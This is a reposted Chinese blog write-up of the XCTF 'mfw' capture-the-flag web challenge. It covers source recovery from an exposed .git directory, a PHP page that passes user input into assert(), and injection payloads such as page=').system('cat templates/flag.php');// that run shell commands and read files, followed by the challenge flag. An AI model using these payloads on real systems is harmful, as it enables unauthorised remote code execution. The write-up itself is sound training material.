XCTF的mfw

转载

小 白 渣 于 2019-10-08 22:18:50 发布 480 收藏

分类专栏： 代码审计 assert()断言函数的使用 strpos()函数的使用 文章标签： XCTF

原文链接：https://blog.csdn.net/qq_42967398/article/details/90758521

代码审计 同时被 3 个专栏收录

10 篇文章 0 订阅

订阅专栏

assert()断言函数的使用

1 篇文章 0 订阅

订阅专栏


strpos()函数的使用

1 篇文章 0 订阅

订阅专栏

使用githack工具获得源码

打开网页看见（猜测git源码泄露）：



在URL后面加上./git发现：

使用脚本，在Linux环境中：

```
pip install requests
git clone https://github.com/wangyihang/GitHacker.git
python GitHacker.py [Website]
```

得到源码：

flag文件貌似没得啥：

查看index.php文件内容得到PHP源码：

```
<?php
```

if (isset($_GET[‘page’])) {
$page = $_GET[‘page’];
} else {
$page = “home”;
}

$file = “templates/” . $page . “.php”;

// I heard ‘…’ is dangerous!
assert(“strpos(’$file’, ‘…’) === false”) or die(“Detected hacking attempt!”);

// TODO: Make this look nice
assert(“file_exists(’$file’)”) or die(“That file doesn’t exist!”);

?>
html代码…

代码审计以及思路：

了解assert()函数的使用：

PHP 5

```
assert ( mixed $assertion [, string $description ] ) : bool
```

PHP 7

```
assert ( mixed $assertion [, Throwable $exception ] ) : bool
```

assert() 会检查指定的 **assertion** 并在结果为 **FALSE** 时采取适当的行动。

Traditional assertions (PHP 5 and 7)

如果 **assertion** 是字符串，它将会被 assert() 当做 PHP 代码来执行。 **assertion** 是字符串的优势是当禁用断言时它的开销会更小，并且在断言失败时消息会包含 **assertion** 表达式。这意味着如果你传入了 boolean 的条件作为 **assertion**，这个条件将不会显示为断言函数的参数；在调用你定义的 assert_options() 处理函数时，条件会转换为字符串，而布尔值 **FALSE** 会被转换成空字符串。


断言这个功能应该只被用来调试。你应该用于完整性检查时测试条件是否始终应该为 **TRUE**，来指示某些程序错误，或者检查具体功能的存在（类似扩展函数或特定的系统限制和功能）。

断言不应该用于普通运行时操作，类似输入参数的检查。作为一个经验法则，在断言禁用时你的代码也应该能够正确地运行。


assert()函数会将读入的代码当做PHP代码来执行，这就方便了！！
进行注入，注入的思路：

首先对strpos函数进行闭合，构造一下，page=')

可以把后面`', '..') === false`的给注释掉，构造`page=').phpinfo();//`，可以得到回显




或者不注释也行，直接插入，构造`page='.phpinfo().'`，也可以看见：




既然可以执行函数，那就简单了，使用system()函数（system函数详解），构造查看目录的payload：`?page='.system("ls").'`或者`page=').system("ls");//`前者直接显示，后者在源码中才能看见。

由于源码直接下载有，所以直接构造得到flag的payload：`?page=').system("cat templates/flag.php");//`或者`?page='.system("cat templates/flag.php").'`两者都需查看源码！！




```
<?php $FLAG="cyberpeace{7ac03c57b16ffa7edf27bd26aaafa764}"; ?>
<?php $FLAG="cyberpeace{7ac03c57b16ffa7edf27bd26aaafa764}"; ?>
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8">
        <meta http-equiv="X-UA-Compatible" content="IE=edge">
        <meta name="viewport" content="width=device-width, initial-scale=1">
```


```
<?php $FLAG="cyberpeace{7ac03c57b16ffa7edf27bd26aaafa764}"; ?>
<?php $FLAG="cyberpeace{7ac03c57b16ffa7edf27bd26aaafa764}"; ?>
That file doesn't exist!
```